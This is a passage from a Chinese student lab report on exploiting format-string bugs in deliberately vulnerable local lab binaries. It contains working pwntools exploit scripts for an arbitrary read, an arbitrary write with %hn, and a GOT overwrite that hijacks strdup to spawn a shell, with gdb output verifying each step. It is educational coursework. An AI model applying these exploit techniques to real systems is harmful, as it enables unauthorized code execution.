strdup_got = elf.got['strdup']
print(hex(strdup_got))
```

使用 print 打印该地址，运行后结果如下：

```
    Stripped:   No
0x804a014
Traceback (most recent call las
```

找到后门函数的地址，点击 one_gadget 函数使用 tab + 空格键：

```
.text:0804852B ; int one_gadget()
.text:0804852B                 public one_gadget
.text:0804852B one_gadget      proc near
.text:0804852B ; __unwind {
.text:0804852B                 push    ebp
.text:0804852C                 mov     ebp, esp
.text:0804852E                 sub     esp, 8
.text:08048531                 sub     esp, 0Ch
.text:08048534                 push    offset command  ; "/bin/sh"
.text:08048539                 call    _system
.text:0804853E                 add     esp, 10h
.text:08048541                 nop
.text:08048542                 leave
.text:08048543                 retn
.text:08048543 ; } // starts at 804852B
```

此时若直接读入 one_gadget 长度字符，由于数据量太大，会出现上一题同样的状态，因此也需要将填充字符分为两部分填充。

通过分析可发现此处 strdup 的地址（0x080485BB）和 one_gadget 的地址（0x0804852B）前两个字节内容是一样的，即我们可以只修改低 2 字节数据，从而减少数据填充。

```
.text:080485BB                 call    _strdup
```

通过将原来的 one_gadget 地址进行与操作 & FFFF，来获取地址的低两字节的数据，并将%$n，改为%$hn：

```
payload = p32(strdup_got) + b'%' + str((one_gadget & 0xFFFF) - 4).encode() + 'c%11$hn'
```

```
2 #payload = p32(strdup_got) + b'%' + str((one_gadget) - 4).encode() + 'c%11$n'
3 payload = p32(strdup_got) + b'%' + str((one_gadget & 0xFFFF) - 4).encode() + 'c%11$hn'
```

完整 python 代码如下：

```
1 from pwn import *
2
3 p = process('./lab3_3')
4
5 elf = ELF('lab3_3')
6 strdup_got = elf.got['strdup']
7 print(hex(strdup_got))
8
9 one_gadget = 0x0804852B
10
11 offset = 11
12 #payload = p32(strdup_got) + b'%' + str((one_gadget) - 4).encode() + 'c%11$n'
13 payload = p32(strdup_got) + b'%' + str((one_gadget & 0xFFFF) - 4).encode() + b'c%11$hn'
14
15 p.sendafter('Give me something...',payload)
16
17 p.interactive()
```

实验结果如下：

```
stu112@19b39220d0e1:~/lab8$ python3 exp3.py
[+] Starting local process './lab3_3': pid 1041675
[*] '/home/stu112/lab8/lab3_3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    Stripped: No
0x804a014
/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/tube.py:866: BytesWarning: Text is not bytes; assuming ASCII, no gua
rantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

\x14\xa0\x04\x08
```

```
$
$
$
$
$ ls
exp2.py  exp3.py  exp.py  flag.txt  lab3_1  lab3_2  lab3_3  lab3_4
$ whoami
stu112
$
```

（5）使用 gdb 调试查看 GOT 表变化

在脚本内为程序附加 gdb 调试，在 printf 处下断点，并开启 tmux

```
.text:080485A9                call    _printf
```

```
4
5 gdb.attach(p, 'b *0x080485A9')
6 pause()
7
```

使用 ctrl+B ： set -g mouse on 命令开启鼠标使用权

```
pwndbg>
:set -g mouse on
```

上下窗口各运行一下程序，让程序停留在断点 printf 处：

```
[ 0x80485a9 <main+101>    call   printf@plt                    <printf@plt>
        format: 0xffd4888c —□0x804a014 (strdup@got.plt) —□0x80483d6 (strdup@plt+6) ⊟— 0x1068
        vararg: 0xffd4888c —□0x804a014 (strdup@got.plt) —□0x80483d6 (strdup@plt+6) ⊟— push 0x10
```

使用 got 命令，在 printf 函数运行前先查看 got 表内容：

此时 GOT 表中 strdup 处内容为指向 plt 表中偏移量为 6 处的位置

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/stu112/lab8/lab3_3:
GOT protection: Partial RELRO | Found 7 GOT entries passing the filter
[0x804a00c] read@GLIBC_2.0 -> 0xf7dc9e40 (read) ⊟—endbr32
[0x804a010] printf@GLIBC_2.0 -> 0x80483c6 (printf@plt+6) ⊟—push 8
[0x804a014] strdup@GLIBC_2.0 -> 0x80483d6 (strdup@plt+6) ⊟—push 0x10
[0x804a018] __stack_chk_fail@GLIBC_2.4 -> 0x80483e6 (__stack_chk_fail@plt+6) ⊟—push 0x18
[0x804a01c] puts@GLIBC_2.0 -> 0xf7d45c40 (puts) ⊟—endbr32
[0x804a020] system@GLIBC_2.0 -> 0x8048406 (system@plt+6) ⊟—push 0x28 /* 'h(' */
[0x804a024] __libc_start_main@GLIBC_2.0 -> 0xf7cf2de0 (__libc_start_main) ⊟—endbr32
```

输入 ni 命令，让程序往下执行一条汇编指令：

```
   0x80485a9 <main+101>    call   printf@plt

 [ 0x80485ae <main+106>    add    esp, 0x10
   0x80485b1 <main+109>    sub    esp, 0xc
```

此时再查看 GOT 表中的数据：

可以看到 strdup 处的指针内容已经被修改为 one_gadget 的地址

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/stu112/lab8/lab3_3:
GOT protection: Partial RELRO | Found 7 GOT entries passing the filter
[0x804a00c] read@GLIBC_2.0 -> 0xf7dc9e40 (read) ⊟—endbr32
[0x804a010] printf@GLIBC_2.0 -> 0xf7d282b0 (printf) ⊟—endbr32
[0x804a014] strdup@GLIBC_2.0 -> 0x804852b (one_gadget) ⊟—push ebp
[0x804a018] __stack_chk_fail@GLIBC_2.4 -> 0x80483e6 (__stack_chk_fail@plt+6) ⊟—push 0x18
[0x804a01c] puts@GLIBC_2.0 -> 0xf7d45c40 (puts) ⊟—endbr32
[0x804a020] system@GLIBC_2.0 -> 0x8048406 (system@plt+6) ⊟—push 0x28 /* 'h(' */
[0x804a024] __libc_start_main@GLIBC_2.0 -> 0xf7cf2de0 (__libc_start_main) ⊟—endbr32
pwndbg>
```

二、实验结果（35%）

1、lab8_1

实验输出的结果：

```
stu112@19b39220d0e1:~/lab8$ python3 exp.py
[+] Starting local process './lab3_1': pid 1027336
[*] Switching to interactive mode
[*] Process './lab3_1' stopped with exit code 0 (pid 1027336)
4\xa0\x04\x08flag{read_success}[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```

python 脚本：

```python
from pwn import *

p = process('./lab3_1')

offset = 11
target_addr = 0x0804A034
payload = p32(target_addr) + b'%11$s'

p.sendafter(b'Give me something...\n', payload)

p.interactive()
```

2、lab8_2

实验结果如下：

```
stu112@19b39220d0e1:~/lab8$ python3 exp2.py
[+] Starting local process './lab3_2': pid 1040849
[*] Switching to interactive mode
Welcome to basic format string bug challenge.
------before------
changethis(0x804a038): deadbeef
--------------------
You typed: :\xa0\x04\x088\xa0\x04\x08
```



python 脚本如下：

```python
from pwn import *

offset = 11

target_addr = 0x0804A038
target_addr1 = target_addr + 2
target_addr2 = target_addr

target_value = 0xBADF00D
target_value1 = 0x0BAD
target_value2 = 0xF00D

#payload = p32(target_addr) + b'%' + str(target_value - 4).encode() + b'c%11$n'
payload = p32(target_addr1) + p32(target_addr2)
payload += b'%' + str(target_value1 - 8).encode() + b'c%11$hn'
payload += b'%' + str(target_value2 - target_value1).encode() + b'c%12$hn'

p = process(['./lab3_2', payload])

p.interactive()
```

3、lab3_3

实验结果如下：

```
stu112@19b39220d0e1:~/lab8$ python3 exp3.py
[+] Starting local process './lab3_3': pid 1041675
[*] '/home/stu112/lab8/lab3_3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    Stripped: No
0x804a014
/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/tube.py:866: BytesWarning: Text is not bytes; assuming ASCII, no gua
rantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

\x14\xa0\x04\x08
```

```
                                                                $
$
$
$
$
$ ls
exp2.py  exp3.py  exp.py  flag.txt  lab3_1  lab3_2  lab3_3  lab3_4
$ whoami
stu112
$
```

python 脚本如下：

```python
from pwn import *

p = process('./lab3_3')

elf = ELF('lab3_3')
strdup_got = elf.got['strdup']
print(hex(strdup_got))

one_gadget = 0x0804852B

offset = 11
#payload = p32(strdup_got) + b'%' + str((one_gadget) - 4).encode() + 'c%11$n'
payload = p32(strdup_got) + b'%' + str((one_gadget & 0xFFFF) - 4).encode() + b'c%11$hn'

p.sendafter('Give me something...',payload)

p.interactive()
```

三、心得总结（写出在完成实验过程中遇到的问题、解决方法，以及体会、收获等）（10%）

本次实验围绕格式化字符串漏洞的全流程利用展开，通过“任意读→任意写→任意执行→综合劫持”四个实验项目，了解掌握了漏洞定位、内存布局分析、payload 构造及控制流劫持的核心技术，通过实操深化了对二进制漏洞利用的理解。并且通过 gdb 调试工具，深入了解栈上数据的变化以及 GOT 表在函数运行前后的改变。